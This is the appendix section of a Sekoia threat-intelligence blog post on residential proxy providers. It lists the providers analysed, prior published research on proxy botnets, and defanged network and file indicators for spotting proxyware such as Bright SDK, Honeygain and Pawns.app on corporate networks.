TDR is a team of multidisciplinary and passionate cybersecurity experts, including security researchers, detection engineers, reverse engineers, and technical and strategic threat intelligence analysts.

Threat Intelligence analysts and researchers are looking at state-sponsored & cybercrime threats from a strategic to a technical perspective to track, hunt and detect adversaries. Detection engineers focus on creating and maintaining high-quality detection rules to detect the TTPs most widely exploited by adversaries.

You can also find this blogpost on Sekoia.io's website: https://blog.sekoia.io/unveiling-the-depths-of-residential-proxies-providers/"

Appendixes

Appendix A: Sample of RESIP providers analysed

922 Proxy

9Proxy

ABC Proxy

AceProxies

Asocks ResidentialProxy.Online

BlackStore

CloudRouter

DCPROXY

Digiproxy.cc

Gokturkhost

GSproxy

HomeIP

IntenseProxy

LocalProxies

Lopata Proxy

LTE Boost

LumiProxy

LunaProxy

MangoProxy

MountProxies

NightProxy

OkayVPN

Omega Proxy

PIA S5 Proxy

PingProxies

PROXIES.FO

ProxyWave Shop

ProxyWRLD

PythaProxy

RAINPROXY LLC

Shifter

Smart Proxy

SOCKS CAT

Spyder Proxy

Storm Proxies

ThunderProxy

TrackProxies

UniProxy

IPCola

Leastslow

Lightning Proxies

LIL Proxy

Proxiware

Proxy Sale

PROXY SOXY

ProxyHub

VALORANT / LoL

We1.Town

yilu.us

Appendix B: Literature on suspicious RESIP (non exhaustive)

CloudRouter / 911

CloudRouter: 911 Proxy Resurrected (Spur, February 2024)

Unnamed proxy service

Midnight Blizzard: Guidance for responders on nation-state attack (Microsoft, January 2024)

Rayobyte / FineProxy

Major Proxy Providers Implicated in digital attack on Philippine Media Giant Rappler (Qurium, December 2023)

BoostyProxy

Unveiling Socks5Systemz: The Rise of a New Proxy Service via PrivateLoader and Amadey (BitSight, November 2023)

WhiteProxies

DDoS attacks against Hungarian media traced to proxy infrastructure "WhiteProxies" (Qurium, November 2023)

Proxx.io/net

Russian and Moldovan National Pleads Guilty to Operating Illegal Botnet Proxy Service that Infected Tens of Thousands of Internet-Connected Devices Around the World (United States Department of Justice, November 2023)

DoveIP / Bullet proxy

Trojans All the Way Down: BADBOX and PEACHPIT (HUMAN Security, October 2023)

A Closer Exploration of Residential Proxies and CAPTCHA-Breaking Services (Trend Micro, July 2023)

Nimbleway

BrianKrebs on infosec.exchange (Brian Krebs, August 2023)

ProxyNation/DigitalPulseData

ProxyNation: The dark nexus between proxy apps and malware (AT&T Alien Labs, August 2023)

SocksEscort

Christmas in July: A Finely Wrapped Malware Proxy Service (Spur, July 2023)

Unnamed proxy service

Routers From The Underground: Exposing AVrecon (Lumen, July 2023)

Nexusnet / EliteProxy.net / Proxysell.com / asocks.com

Integral Ad Science Uncovered A Malicious VPN App With Over One Million Downloads (B&T, May 2023)

TECHNICAL DISCLOSURE: OKO VPN (IAS Threat Lab, May 2023)

Identifying the Nexus of Scaled Ad Fraud (Spur, May 2023)

BHproxies

Mylobot: Investigating a proxy botnet (BitSight, February 2023)

Unnamed proxy service

Owner of an Android TV box? May want to check if it's an active botnet member... (DesktopECHO, November 2022)

Microleaves/Shifter.io

Breach Exposes Users of Microleaves Proxy Service (KrebsOnSecurity, July 2022)

911.re / VIP72 / LuxSocks

911 Proxy Service Implodes After Disclosing Breach (KrebsOnSecurity, July 2022)

RSOCKS

Meet the Administrators of the RSOCKS Proxy Botnet (KrebsOnSecurity, June 2022)

AWM proxy (proxs.ru)

The Link Between AWM Proxy & the Glupteba Botnet (KrebsOnSecurity, June 2022)

Unnamed proxy service

Anatomy of an Android Malware Dropper (EFF Threat Lab, April 2022)

HoneyGain/Peer2Profit

Attracting flies with Honey(gain): Adversarial abuse of proxyware (Talos, August 2021)

VIP72

15-Year-Old Malware Proxy Network VIP72 Goes Dark (KrebsOnSecurity, July 2021)

Free-socks.in

An Analysis of Linux.Ngioweb Botnet (NetLab, June 2019)

Appendix C: Hunting leads (non exhaustive)

Proxywares are not inherently malicious and generally do not pose an immediate security risk to the devices on which they are installed. However, their presence on corporate devices is likely to violate the IT policies of most organisations. The indicators listed below, which are associated with some of the most well-known proxywares, do not constitute an exhaustive list but provide a starting point for assessing the prevalence of this type of software within a network.

Bright SDK

The Bright Data (formerly Luminati) SDK allows developers to incorporate proxyware functionality into their applications. Upon installation, users are given the choice to opt in to premium features in exchange for the use of their internet connection. Developers receive compensation proportional to the amount of the user's internet connection utilised.

3.228.177[.]90	IP address
3.228.36[.]186	IP address
clientsdk.brdtnet[.]com	domain name
clientsdk.bright-sdk[.]com	domain name
clientsdk.lum-sdk[.]io	domain name
clientsdk.luminati-china[.]io	domain name

clientsdk.luminati[.]io	domain name
clientsdk.luminatinet[.]com	domain name
lum_sdk.dll	file name
lum_sdk32.dll	file name
lum_sdk64.dll	file name
lum_sdk64_clr.dll	file name
lum_sdk32.lib	file name
lum_sdk64.lib	file name
net_updater.exe	file name
net_updater32.exe	file name
net_updater64.exe	file name

EarnApp

EarnApp is a proxyware affiliated with Bright Data that offers users to earn money in exchange for the use of their internet connection.

34.237.199[.]147	IP address
client.earnapp[.]com	domain name
earnapp.exe	file name
earnapp	file name

Hola VPN

Hola is a free VPN product affiliated with Bright Data which allows free access in return for utilising users' internet connection. It is most commonly installed as a web browser extension.

54.225.227[.]202	IP address
54.243.128[.]120	IP address
client.holavpnextension[.]com	domain name
client.holavpn[.]net	domain name
client.c6gj-static[.]net	domain name
client.zspeed-cdn[.]com	domain name
client.su89-cdn[.]net	domain name
client.h-vpn[.]org	domain name
client.holax[.]io	domain name
client.holafreevpn[.]com	domain name
client.hola-vpn[.]com	domain name
client.shoopit[.]com	domain name
client.holavpnworld[.]com	domain name
client.holavpnrussia[.]com	domain name
client.hola[.]org	domain name
client.holabrowser[.]com	domain name

client.holavpninstaller[.]com	domain name
client.haffnetworkam[.]com	domain name
client.haffnetworkmm[.]com	domain name
client.yd6n63ptky[.]com	domain name
client.holavpnandroid[.]com	domain name

Infatica SDK

Infatica SDK allows developers to incorporate proxyware functionality into their applications, and to receive compensation when the user's internet connection is utilised.

185.223.94[.]16:8886	IP address
103.chtsite[.]com	domain name
infatica-service-app[.]exe	file name
infatica-service.dll	file name

Honeygain

Honeygain is a proxyware affiliated with Oxylabs that offers users to earn money in exchange for the use of their internet connection.

api.honeygain[.]com	domain name
Honeygain.exe	file name
HoneygainUpdater.exe	file name
honeygain	file name

Peer2Profit

Peer2Profit is a proxyware that offers users to earn money in exchange for the use of their internet connection.

178.32.99[.]172	IP address
api.peer2profit[.]global	domain name
updates.peer2profit[.]app	domain name
Peer2Profit.exe	file name
peer2profit	file name

IPRoyal and Pawns.app

Pawns.app is a proxyware affiliated with IPRoyal that offers users to earn money in exchange for the use of their internet connection.

93.189.62[.]83	IP address
2a06:f902:a:1f:0:0:0[:]2	IP address
api.iproyal[.]com	domain name
ipv6-api.iproyal[.]com	domain name
api.pawns[.]app	domain name
ipv6-api.pawns[.]app	domain name
resi-api.pawns[.]app	domain name
resi6-api.pawns[.]app	domain name
Pawns.app.exe	file name
pawns-cli	file name

libpawns	file name
libpawns.dll	file name
libpawns.dylib	file name
libpawns32.dll	file name